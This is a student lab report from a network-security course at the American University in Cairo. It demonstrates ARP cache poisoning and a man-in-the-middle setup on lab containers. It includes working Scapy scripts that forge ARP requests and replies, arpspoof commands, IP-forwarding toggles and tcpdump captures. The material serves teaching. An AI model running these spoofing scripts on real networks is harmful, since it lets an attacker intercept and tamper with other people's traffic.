THE AMERICAN UNIVERSITY IN CAIRO

CSCE4930 - Network Security

Assignment 2

Names: Freddy Amgad & Mario Ghaly

IDs: 900203088 & 900202178

1. ARP Cache Poisoning..3
A. Using ARP Request.. 4
B. Using ARP Request.. 6
2. MITM Attack on Telnet..10
A. (Launch the ARP cache poisoning attack & Testing).. 10
B. (Turn on IP forwarding)...15

1. ARP Cache Poisoning

*Let the **user** be machine **B***

```
 _   _
| | | |___  ___ _ __
| | | / __|/ _ \ '__|
| |_| \__ \  __/ |
 \___/|___/\___|_|

Unleash the hacker within you! 🔥
- Drag and drop files/scripts from your machine to upload them here.
- Use Ctrl + Shift + S to switch between tabs. 🔄
- Labs have CPU/memory limits. Optimize resources and close programs

root@e1acaacf4e3f /# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
        RX packets 15  bytes 1226 (1.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

*Let the **victim** be machine **A***

```
__     ___      _   _
\ \   / (_) ___| |_(_)_ __ ___
 \ \ / /| |/ __| __| | '_ ` _ \
  \ V / | | (__| |_| | | | | | |
   \_/  |_|\___|\__|_|_| |_| |_|

Unleash the hacker within you! 🔥
- Drag and drop files/scripts from your machine to upload them here.
- Use Ctrl + Shift + S to switch between tabs. 🔄
- Labs have CPU/memory limits. Optimize resources and close programs

root@fceae3dd9599 /# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 14  bytes 1156 (1.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

*Let the **attacker** be machine **M***

```
root@ba8d381a71f3 /# ifconfig
br-da677a266c0a: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:6cff:fefd:889f  prefixlen 64  scopeid 0x20<link>
        ether 02:42:6c:fd:88:9f  txqueuelen 0  (Ethernet)
        RX packets 1  bytes 28 (28.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7  bytes 746 (746.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:74:35:c9:9b  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
```

In this task, we will poison Machine A's ARP cache by tricking it into mapping Machine B's IP address to the attacker's (Machine M's) MAC address. We achieve this using a Python script with Scapy, which sends forged ARP REQUEST packets. These malicious packets falsely associate Machine B's IP with the attacker's MAC address, redirecting Machine A's traffic intended for Machine B to the attacker instead. By sending multiple broadcast packets, we increase the chances of successfully poisoning the ARP cache, enabling a man-in-the-middle (MITM) attack later. Now, let's dive into the practical steps to execute this attack:

A. Using ARP Request

1. First, we need to make a ping from user to victim

```
root@e1acaacf4e3f /# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.450 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.204 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.129 ms
^C
--- 10.9.0.5 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2034ms
rtt min/avg/max/mdev = 0.129/0.261/0.450/0.137 ms
```

2. Now, we find the correct Ip and the Mac address in the cache of the victim

```
root@fceae3dd9599 /# arp -a

User.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
```

3. The code for the forged ARP request:

```
# Configure correct interface
conf.iface = "br-da677a266c0a"

# Network information
target_ip = "10.9.0.5"        # Machine A
victim_ip = "10.9.0.6"        # Machine B
attacker_mac = "02:42:6c:fd:88:9f"   # Your MAC

# More effective ARP REPLY packet
arp_packet = Ether(src=attacker_mac, dst="ff:ff:ff:ff:ff:ff") / ARP(
    op=1,                          # ARP REQUEST
    hwsrc=attacker_mac,            # Attacker's MAC
    psrc=victim_ip,                # Claiming to be B
```

```
    hwdst="ff:ff:ff:ff:ff:ff", # Broadcast
    pdst=target_ip             # Target is A
)

# Send multiple packets (ARP cache may refresh)
sendp(arp_packet, count=5, inter=0.2)
print("Sent spoofed ARP Request to poison A's cache")
```

4. Now we execute the harmful code then ARP again we find the IP of the user is mapped to the MAC address of the attacker:

```
root@fceae3dd9599 /# arp -a

User.net-10.9.0.0 (10.9.0.6) at 02:42:6c:fd:88:9f [ether] on eth0
```

B. Using ARP Request

Scenario 1: B's IP is already in A's cache

1. Emptying the ARP cache of the victim

```
root@fceae3dd9599 /# arp -a

root@fceae3dd9599 /#
```

2. After that we did the ping from the user machine to the victim :

```
root@fceae3dd9599 /# arp -a

User.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
```

3. After that we run the forged ARP reply:

```
from scapy.all import *

# Configure correct interface
conf.iface = "br-da677a266c0a"

# Network information
target_ip = "10.9.0.5"        # Machine A (target)
victim_ip = "10.9.0.6"        # Machine B (victim)
attacker_mac = "02:42:6c:fd:88:9f"  # Your MAC

# CORRECTED: ARP REPLY packet (op=2 instead of op=1)
arp_packet = Ether(src=attacker_mac, dst="ff:ff:ff:ff:ff:ff") / ARP(
   op=2,                       # ARP REPLY (changed from op=1)
   hwsrc=attacker_mac,         # Attacker's MAC
   psrc=victim_ip,             # Claiming to be B
   hwdst="ff:ff:ff:ff:ff:ff", # Broadcast (could use A's MAC if
known)
   pdst=target_ip              # Target is A
)

# Send multiple packets (ARP cache may refresh)
sendp(arp_packet, count=5, inter=0.2)
print("Sent spoofed ARP Replies to poison A's cache")
```

4. The ARP cache of the victim after is:

```
root@fceae3dd9599 /# arp -a
User.net-10.9.0.0 (10.9.0.6) at 02:42:6c:fd:88:9f [ether] on eth0
```

Scenario 2: B's IP is not in A's cache

1. Emptying the ARP cache of the victim

```
root@113386a6dd5e / [255]# arp -a
root@113386a6dd5e /# arp -a
```

2. The harmful code:

```
#!/usr/bin/python3
from scapy.all import *
import time

# Configuration
victim_ip = "10.9.0.5"          # IP of the victim (Host A)
spoofed_ip = "10.9.0.6"         # IP you're pretending to be (Host B)
iface = "eth0"                  # Network interface

# Get MAC addresses
attacker_mac = get_if_hwaddr(iface)
victim_mac = getmacbyip(victim_ip)

if not victim_mac:
   print("[-] Couldn't get victim's MAC. Try pinging them first.")
   exit()

print(f"[+] Attacker MAC: {attacker_mac}")
print(f"[+] Victim MAC:   {victim_mac}")

# Step 1: Send spoofed ping from fake IP to victim to force ARP
resolution
print("[*] Sending spoofed ping from 10.9.0.6 to 10.9.0.5")
ping = IP(src=spoofed_ip, dst=victim_ip) / ICMP()
send(ping, verbose=0)

time.sleep(0.5)
```

```
# Step 2: Send forged ARP reply telling victim that 10.9.0.6 is at
our (attacker's) MAC
print("[*] Sending spoofed ARP reply to poison victim's ARP cache")
arp_reply = Ether(dst=victim_mac, src=attacker_mac) / ARP(
    op=2,                   # is-at
    psrc=spoofed_ip,        # We're claiming this IP
    hwsrc=attacker_mac,     # Our actual MAC
    pdst=victim_ip,         # Victim IP
    hwdst=victim_mac        # Victim MAC
)
sendp(arp_reply, iface=iface, verbose=0)

print("[+] Done. Check ARP cache on victim: should show 10.9.0.6
with attacker's MAC only.")
```

3. The ARP table now shows two IPs (10.9.0.6 and 10.9.0.1) sharing the same MAC of the attacker as a result of the spoofing:

```
__     ___      _   _
\ \   / (_) ___| |_(_)_ __ ___
 \ \ / /| |/ __| __| | '_ ` _ \
  \ V / | | (__| |_| | | | | | |
   \_/  |_|\___|\__|_|_| |_| |_|

Unleash the hacker within you! 🔥
- Drag and drop files/scripts from your machine to upload them here. 📥
- Use Ctrl + Shift + S to switch between tabs. 🔄
- Labs have CPU/memory limits. Optimize resources and close programs after use. 💻

root@113386a6dd5e /# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:6c:fd:88:9f   C                     eth0
root@113386a6dd5e /# arp -d 10.9.0.6
root@113386a6dd5e /# arp -n
root@113386a6dd5e /# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:6c:fd:88:9f   C                     eth0
10.9.0.1                 ether   02:42:6c:fd:88:9f   C                     eth0
root@113386a6dd5e /#
```

4. And the user ARP cache is

```
 _   _
| | | |___  ___ _ __
| | | / __|/ _ \ '__|
| |_| \__ \  __/ |
 \___/|___/\___|_|

Unleash the hacker within you! 🔥
- Drag and drop files/scripts from your machine to upload them here. 📥
- Use Ctrl + Shift + S to switch between tabs. 🔄
- Labs have CPU/memory limits. Optimize resources and close programs after use. 💻

root@21e17a2b0960 /# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:6c:fd:88:9f   C                     eth0
root@21e17a2b0960 /#
```

2. MITM Attack on Telnet

Our mission here is to make the man in the middle attack to change the content of the packets that are sent between the user and the victim.

A. (Launch the ARP cache poisoning attack & Testing)

1. First, we need to make a ping from user to victim

```
root@ba8d381a71f3:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

2. First step we need to make is to map the Ip of the user 10.9.0.5 to the Mac address of the attacker as in the photo

```
root@ba8d381a71f3 /# arpspoof -i br-da677a266c0a -t 10.9.0.6 10.9.0.5

2:42:6c:fd:88:9f 2:42:a:9:0:6 0806 42: arp reply 10.9.0.5 is-at 2:42:6c:fd:88:9f
2:42:6c:fd:88:9f 2:42:a:9:0:6 0806 42: arp reply 10.9.0.5 is-at 2:42:6c:fd:88:9f
2:42:6c:fd:88:9f 2:42:a:9:0:6 0806 42: arp reply 10.9.0.5 is-at 2:42:6c:fd:88:9f
2:42:6c:fd:88:9f 2:42:a:9:0:6 0806 42: arp reply 10.9.0.5 is-at 2:42:6c:fd:88:9f
2:42:6c:fd:88:9f 2:42:a:9:0:6 0806 42: arp reply 10.9.0.5 is-at 2:42:6c:fd:88:9f
2:42:6c:fd:88:9f 2:42:a:9:0:6 0806 42: arp reply 10.9.0.5 is-at 2:42:6c:fd:88:9f
2:42:6c:fd:88:9f 2:42:a:9:0:6 0806 42: arp reply 10.9.0.5 is-at 2:42:6c:fd:88:9f
2:42:6c:fd:88:9f 2:42:a:9:0:6 0806 42: arp reply 10.9.0.5 is-at 2:42:6c:fd:88:9f
^CCleaning up and re-arping targets...
2:42:6c:fd:88:9f 2:42:a:9:0:6 0806 42: arp reply 10.9.0.5 is-at 2:42:a:9:0:5
2:42:6c:fd:88:9f 2:42:a:9:0:6 0806 42: arp reply 10.9.0.5 is-at 2:42:a:9:0:5
```

3. To check that we succeed :

```
root@47a4ddf87cad /# arp -a

Victim.net-10.9.0.0 (10.9.0.5) at 02:42:6c:fd:88:9f [ether] on eth0
root@47a4ddf87cad /#
```

4. Repeat the step for 10.9.0.6 : First step we need to make is to put the Ip of the user 10.9.0.6 to the Mac address of the attacker as in the photo

```
root@ba8d381a71f3 /# arpspoof -i br-da677a266c0a -t 10.9.0.5 10.9.0.6
2:42:6c:fd:88:9f 2:42:a:9:0:5 0806 42: arp reply 10.9.0.6 is-at 2:42:6c:fd:88:9f
2:42:6c:fd:88:9f 2:42:a:9:0:5 0806 42: arp reply 10.9.0.6 is-at 2:42:6c:fd:88:9f
2:42:6c:fd:88:9f 2:42:a:9:0:5 0806 42: arp reply 10.9.0.6 is-at 2:42:6c:fd:88:9f
2:42:6c:fd:88:9f 2:42:a:9:0:5 0806 42: arp reply 10.9.0.6 is-at 2:42:6c:fd:88:9f
2:42:6c:fd:88:9f 2:42:a:9:0:5 0806 42: arp reply 10.9.0.6 is-at 2:42:6c:fd:88:9f
2:42:6c:fd:88:9f 2:42:a:9:0:5 0806 42: arp reply 10.9.0.6 is-at 2:42:6c:fd:88:9f
2:42:6c:fd:88:9f 2:42:a:9:0:5 0806 42: arp reply 10.9.0.6 is-at 2:42:6c:fd:88:9f
2:42:6c:fd:88:9f 2:42:a:9:0:5 0806 42: arp reply 10.9.0.6 is-at 2:42:6c:fd:88:9f
2:42:6c:fd:88:9f 2:42:a:9:0:5 0806 42: arp reply 10.9.0.6 is-at 2:42:6c:fd:88:9f
2:42:6c:fd:88:9f 2:42:a:9:0:5 0806 42: arp reply 10.9.0.6 is-at 2:42:6c:fd:88:9f
2:42:6c:fd:88:9f 2:42:a:9:0:5 0806 42: arp reply 10.9.0.6 is-at 2:42:6c:fd:88:9f
```

```
root@39e4fb7bbcd8 /# arp -a
User.net-10.9.0.0 (10.9.0.6) at 02:42:6c:fd:88:9f [ether] on eth0
root@39e4fb7bbcd8 /#
```

5. To prevent ARP cache updates, we persistently send spoofed replies—implemented here via multiple terminal instances.


```
root@ba8d381a71f3:/# arpspoof -i br-da677a266c0a -t 10.9.0.6
 10.9.0.5
2:42:6c:fd:88:9f 2:42:a:9:0:6 0806 42: arp reply 10.9.0.5 is
-at 2:42:6c:fd:88:9f
2:42:6c:fd:88:9f 2:42:a:9:0:6 0806 42: arp reply 10.9.0.5 is
-at 2:42:6c:fd:88:9f
2:42:6c:fd:88:9f 2:42:a:9:0:6 0806 42: arp reply 10.9.0.5 is
-at 2:42:6c:fd:88:9f
2:42:6c:fd:88:9f 2:42:a:9:0:6 0806 42: arp reply 10.9.0.5 is
-at 2:42:6c:fd:88:9f
```

```
-at 2:42:6c:fd:88:9f
2:42:6c:fd:88:9f 2:42:a:9:0:5 0806 42: arp reply 10.9.0.6 is
-at 2:42:6c:fd:88:9f
2:42:6c:fd:88:9f 2:42:a:9:0:5 0806 42: arp reply 10.9.0.6 is
-at 2:42:6c:fd:88:9f
2:42:6c:fd:88:9f 2:42:a:9:0:5 0806 42: arp reply 10.9.0.6 is
-at 2:42:6c:fd:88:9f
2:42:6c:fd:88:9f 2:42:a:9:0:5 0806 42: arp reply 10.9.0.6 is
-at 2:42:6c:fd:88:9f
2:42:6c:fd:88:9f 2:42:a:9:0:5 0806 42: arp reply 10.9.0.6 is
-at 2:42:6c:fd:88:9f
2:42:6c:fd:88:9f 2:42:a:9:0:5 0806 42: arp reply 10.9.0.6 is
-at 2:42:6c:fd:88:9f
```


```
root@ba8d381a71f3:/#
```

```
[3] 0:arpspoof*                                  "ba8d381a71f3" 21:02 17-Apr-25
```

6. To prevent ARP cache updates, we persistently send spoofed replies—implemented here via multiple terminal instances.



7. So now let's verify that the attack is constructed correctly : So to verify lets ping 10.9.0.6 from the machine 10.9.0.5 we can see that we didn't receive any responses as their is no forwarding done:



8. Observe the impact in our tcpdump output below:

```
root@ba8d381a71f3:/# tcpdump -i br-da677a266c0a icmp [11/11]
tcpdump: verbose output suppressed, use -v[v]... for full pro
tocol decode
listening on br-da677a266c0a, link-type EN10MB (Ethernet), sn
apshot length 262144 bytes
17:01:14.362698 IP 10.9.0.6 > 10.9.0.5: ICMP echo request, id
 342, seq 1, length 64
17:01:15.392314 IP 10.9.0.6 > 10.9.0.5: ICMP echo request, id
 342, seq 2, length 64
17:01:16.416259 IP 10.9.0.6 > 10.9.0.5: ICMP echo request, id
 342, seq 3, length 64
17:01:17.440260 IP 10.9.0.6 > 10.9.0.5: ICMP echo request, id
 342, seq 4, length 64
17:01:18.464301 IP 10.9.0.6 > 10.9.0.5: ICMP echo request, id
 342, seq 5, length 64
^C
5 packets captured
```

The tcpdump shows spoofed ICMP requests (10.9.0.6 → 10.9.0.5) with identical IDs and increasing sequence numbers. No replies appear— due to disabled forwarding, confirming one-way traffic

9. So to verify lets ping 10.9.0.5 from the machine 10.9.0.6 we can see that we didn't receive any responses as their is no forwarding done:

```
root@21e17a2b0960 /# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
^C
--- 10.9.0.5 ping statistics ---
6 packets transmitted, 0 received, 100% packet loss, time 5113ms
```

10. As we see no response here as we ar disabling the forwarding have a look also on our tcpdump:

```
root@ba8d381a71f3:/# tcpdump -i br-da677a266c0a icmp
tcpdump: verbose output suppressed, use -v[v]... for full pro
tocol decode
listening on br-da677a266c0a, link-type EN10MB (Ethernet), sn
apshot length 262144 bytes
17:01:14.362698 IP 10.9.0.6 > 10.9.0.5: ICMP echo request, id
 342, seq 1, length 64
17:01:15.392314 IP 10.9.0.6 > 10.9.0.5: ICMP echo request, id
 342, seq 2, length 64
17:01:16.416259 IP 10.9.0.6 > 10.9.0.5: ICMP echo request, id
 342, seq 3, length 64
17:01:17.440260 IP 10.9.0.6 > 10.9.0.5: ICMP echo request, id
 342, seq 4, length 64
17:01:18.464301 IP 10.9.0.6 > 10.9.0.5: ICMP echo request, id
 342, seq 5, length 64
```

The tcpdump shows spoofed ICMP requests (10.9.0.5 → 10.9.0.6) with identical IDs and increasing sequence numbers. No replies appear— due to disabled forwarding, confirming one-way traffic

B. (Turn on IP forwarding)

1. ```
   root@ba8d381a71f3:/# sysctl net.ipv4.ip_forward=1
   net.ipv4.ip_forward = 1
   root@ba8d381a71f3:/#
   ```
2. Ping from 10.9.0.6:
   ```
   root@21e17a2b0960 /# ping 10.9.0.5
   PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
   64 bytes from 10.9.0.5: icmp_seq=1 ttl=63 time=0.539 ms
   From 10.9.0.1 icmp_seq=2 Redirect Host(New nexthop: 10.9.0.5)
   64 bytes from 10.9.0.5: icmp_seq=2 ttl=63 time=0.165 ms
   From 10.9.0.1 icmp_seq=3 Redirect Host(New nexthop: 10.9.0.5)
   64 bytes from 10.9.0.5: icmp_seq=3 ttl=63 time=0.210 ms
   ^C
   --- 10.9.0.5 ping statistics ---
   3 packets transmitted, 3 received, +2 errors, 0% packet loss, time 2044ms
   rtt min/avg/max/mdev = 0.165/0.304/0.539/0.166 ms
   root@21e17a2b0960 /#
   ```
   We see here a response and redirect from the attacker.
3. In TCPdump
   ```

```
17:23:16.100646 IP 10.9.0.1 > 10.9.0.5: ICMP redirect 10.9.0.
6 to host 10.9.0.6, length 92
17:23:16.100658 IP 10.9.0.5 > 10.9.0.6: ICMP echo reply, id 3
52, seq 1, length 64
17:23:17.120262 IP 10.9.0.6 > 10.9.0.5: ICMP echo request, id
 352, seq 2, length 64
17:23:17.120324 IP 10.9.0.1 > 10.9.0.6: ICMP redirect 10.9.0.
5 to host 10.9.0.5, length 92
17:23:17.120341 IP 10.9.0.6 > 10.9.0.5: ICMP echo request, id
 352, seq 2, length 64
17:23:17.120370 IP 10.9.0.5 > 10.9.0.6: ICMP echo reply, id 3
52, seq 2, length 64
17:23:17.120379 IP 10.9.0.1 > 10.9.0.5: ICMP redirect 10.9.0.
6 to host 10.9.0.6, length 92
17:23:17.120385 IP 10.9.0.5 > 10.9.0.6: ICMP echo reply, id 3
52, seq 2, length 64
17:23:18.144308 IP 10.9.0.6 > 10.9.0.5: ICMP echo request, id
 352, seq 3, length 64
17:23:18.144383 IP 10.9.0.1 > 10.9.0.6: ICMP redirect 10.9.0.
5 to host 10.9.0.5, length 92
17:23:18.144405 IP 10.9.0.6 > 10.9.0.5: ICMP echo request, id
 352, seq 3, length 64
17:23:18.144448 IP 10.9.0.5 > 10.9.0.6: ICMP echo reply, id 3
52, seq 3, length 64
17:23:18.144465 IP 10.9.0.1 > 10.9.0.5: ICMP redirect 10.9.0.
6 to host 10.9.0.6, length 92
17:23:18.144474 IP 10.9.0.5 > 10.9.0.6: ICMP echo reply, id 3
52, seq 3, length 64
```

The tcpdump shows normal ICMP traffic (10.9.0.6 ↔ 10.9.0.5, ID 352), proving forwarding works—but also contains suspicious ICMP redirects from 10.9.0.1 (the attacker).

4. The results on the second machine: Ping from 10.9.0.6 where we see a response and redirect from the attacker

```
root@113386a6dd5e /# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=1.03 ms
From 10.9.0.1 icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.396 ms
^C
--- 10.9.0.6 ping statistics ---
2 packets transmitted, 2 received, +1 errors, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.396/0.711/1.026/0.315 ms
root@113386a6dd5e /#
```

5. Tcpdump output

```
root@ba8d381a71f3:/# tcpdump -i br-da677a266c0a icmp
tcpdump: verbose output suppressed, use -v[v]... for full pro
tocol decode
listening on br-da677a266c0a, link-type EN10MB (Ethernet), sn
apshot length 262144 bytes
17:29:07.210058 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id
 354, seq 1, length 64
17:29:07.210579 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id
 354, seq 1, length 64
17:29:07.210756 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 3
54, seq 1, length 64
17:29:07.210808 IP 10.9.0.1 > 10.9.0.6: ICMP redirect 10.9.0.
5 to host 10.9.0.5, length 92
17:29:07.210823 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 3
54, seq 1, length 64
17:29:08.211227 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id
 354, seq 2, length 64
17:29:08.211305 IP 10.9.0.1 > 10.9.0.5: ICMP redirect 10.9.0.
6 to host 10.9.0.6, length 92
17:29:08.211345 IP 10.9.0.5 > 10.9.0.6: ICMP echo request, id
 354, seq 2, length 64
17:29:08.211428 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 3
54, seq 2, length 64
17:29:08.211475 IP 10.9.0.1 > 10.9.0.6: ICMP redirect 10.9.0.
5 to host 10.9.0.5, length 92
17:29:08.211486 IP 10.9.0.6 > 10.9.0.5: ICMP echo reply, id 3
54, seq 2, length 64

[2] 0:tcpdump*
```

The tcpdump shows normal ping traffic (10.9.0.5 ↔ 10.9.0.6, IDs 354/54) but reveals illogical ICMP redirects from 10.9.0.1. These create routing loops made by the attacker. While pings succeed, these redirects prove the attack.